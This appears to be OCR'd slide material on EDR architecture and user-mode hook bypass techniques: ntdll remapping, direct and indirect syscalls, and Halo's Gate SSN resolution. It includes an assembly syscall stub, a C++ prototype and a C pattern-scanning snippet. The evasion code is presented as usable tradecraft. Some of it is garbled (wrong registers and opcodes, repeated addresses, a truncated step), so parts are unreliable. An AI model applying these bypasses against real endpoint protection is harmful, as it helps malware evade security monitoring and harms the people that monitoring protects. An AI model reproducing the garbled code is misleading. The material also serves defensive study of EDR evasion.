
- In EDR Context
  - EDR Injects a Hook DLL during application load
  - Replaces IAT entries with pointers to its own monitoring functions
  - Allows EDR to monitor or modify behavior before the original function runs



EDR Architecture & Bypass – Function Hooking


- Unhooked API





EDR Architecture & Bypass – Function Hooking

- Hooked API




EDR Architecture & Bypass – Known Bypasses

- Most EDRs implement user-mode monitoring by hooking functions in Ntdll.dll.
  - Typically use inline hooks (JMP instructions) to intercept API calls.
- Since most user-mode hooks in Ntdll.dll, current public bypass techniques primarily target this DLL to restore or bypass original syscall flow.
- Common Bypass Techniques
  1. Remapping Ntdll.dll
  2. Direct Syscalls
  3. Indirect Syscalls

EDR Architecture & Bypass – Known Bypasses (Remapping)


- Remapping ntdll.dll (Hook Bypass Technique)
  - Remapping ntdll.dll is a common bypass technique to restore original, unhooked syscall code.
- Standard Approach
  - Load a clean of ntdll.dll from disk
  - Overwrite the in-memory functions that were hooked by the EDR
- Alternate Approach: Suspended Process Injection
  - Create a new process in suspended mode
  - Read its loaded copy of ntdll.dll (still clean)
  - Since the process hasn't resumed, the EDR hasn't injected its Hook DLL yet
  - Use this untouched memory region as the source of clean syscall stubs



- Avoids triggering EDR monitoring by restoring authentic syscall code before EDR hook injection occurs.

EDR Architecture & Bypass – Known Bypasses (Direct Syscall)

- Direct Syscalls – Normal Execution



EDR Architecture & Bypass – Known Bypasses (Direct Syscall)

- Direct Syscalls process involves reconstructing the code of the desired function.


```
NtAllocateVirtualMemory PROC
mov r10, rcx
mov eax, <SSN>
syscall
ret
NtAllocateVirtualMemory ENDP
```

- In the C++ application create the function definition.

```
EXTERN_C NTSTATUS NtAllocateVirtualMemory(
HANDLE  PrcoessHandle,
PVOID   BaseAddress,
ULONG   ZeroBits,
PULONG  RegionSize,
ULONG   AllocationType,
ULONG   Protect
);
```

EDR Architecture & Bypass – Known Bypasses (Direct Syscall)

- Direct Syscalls – Direct Execution



EDR Architecture & Bypass – Known Bypasses (Direct Syscall)

- Direct Syscalls – Advantages：
  - Bypasses all user-mode hooks
  - Execution remains entirely within the application
  - Avoids Kernel32.dll and Ntdll.dll, thus evading EDR's hooked APIs
- Direct Syscalls – Detection Risks：
  - EDRs may still detect execution due to ❶ Unusual total execution time ❷ Anomalous call chain (Expected: App→Kernel32.dll→Ntdll.dll→Syscall)
- Direct Syscalls – Technical Downsides：
  - ⚠️ Manual SSN mapping required
  - ⚠️ High development effort
  - ⚠️ Low code portability


EDR Architecture & Bypass – Known Bypasses (Indirect Syscall)

- Indirect Syscalls instead of calling the syscall instruction directly, the function:
  1. Sets the correct SSN in the EAX register
  2. Performs a JMP to a clean syscall stub inside Ntdll.dll
- Why use Indirect Syscalls?
  - Bypasses user-mode hooks by avoiding the full function body of a hooked API and jumping only to the unhooked syscall instruction
  - Retains the structure of normal API calls, helping to avoid detection based on call flow heuristics and blend in with legitimate execution patterns
- This technique takes advantage of existing syscall stubs inside Ntdll.dll that mat remain unhooked or clean, even in monitored environments.

EDR Architecture & Bypass – Known Bypasses (Indirect Syscall)

- Many EDRs analyze the call stack origin of sensitive instruction like syscall
- Direct syscall shows a jump from application code → syscall → kernel
  - ⚠️ May trigger anomaly detection
- Indirect syscall shows: App → Ntdll.dll → syscall → kernel
  - ✅ Looks legitimate and expected

```
0:002> u ntdll!NtCreateProcess
ntdll!NtCreateProcess:
00007ffe`b258e700 4c8bd1          mov     r10,rcx
00007ffe1b258e703 b8ba000000      mov     ezx, 0BAh
...
00007ffe1b258e712 0f05            syscall
00007ffe1b258e712 c3              ret
00007ffe1b258e712 cd2e            int     2Eh
00007ffe1b258e712 c3              rdt
```



```
NtAllocateVirtualMemory PROC
mov r10, rcx
mov eax, <SSN>
    JMP 00007ffe1b258e712
ret
NtAllocateVirtualMemory ENDP
```

EDR Architecture & Bypass – Known Bypasses


- Dynamic Resolution of the SSN – Known techniques
  - Heaven's Gate: Developed by Roy G.Biv
  - Hell's Gate: Developed by smelly__vx (@RtlMateusz) and am0nsec (@am0nsec)
  - Halo's Gate: Developed by Reenz0h from Sektor7
- Halo's Gate general flow
  1. Locate the current address of the desired function inside Ntdll.dll
  2. Read the function's bytes (typically first 32 bytes)
  3. Check if the bytes match the excepted pattern:

```
mov r10, rcx
mov eax, <SSN>
```

  4. If the expected pattern is r
  5. Search neighboring functions (above and below in memory)

EDR Architecture & Bypass – Known Bypasses

- Neighboring Functions (Unhooked)
  - NtQueryInformationThread has SSN = 25
  - NtSetInformationFile has SSN = 27



EDR Architecture & Bypass – Known Bypasses

- Halo's Gate Key Advantages
  - Bypasses inline hooks in Ntdll.dll
  - Works without hardcoded SSNs
  - Maintains version independence and stealth
- Halo's Gate it's Effective
  - No need for hardcoded syscall numbers
  - Works even in presence of inline user-mode hooks
  - Stealthy, adaptive, and Windows-version independent

```
// Check neighboring syscall down
if (*((PBYTE)pFunctionAddress + idx * DOWN) == 0x4c
   && * ((PBYTE)pFunctionAddress + 1 + idx * DOWN) == 0x8b
   && * ((PBYTE)pFunctionAddress + 2 + idx * DOWN) == 0xd1
   && * ((PBYTE)pFunctionAddress + 3 + idx * DOWN) == 0xb8
   && * ((PBYTE)pFunctionAddress + 6 + idx * DOWN) == 0x00
   && * ((PBYTE)pFunctionAddress + 7 + idx * DOWN) == 0x00)
{
  BYTE high = *((PBYTE)pFunctionAddress + 5 + idx * DOWN);
  BYTE low = *((PBYTE)pFunctionAddress + 4 + idx * DOWN);
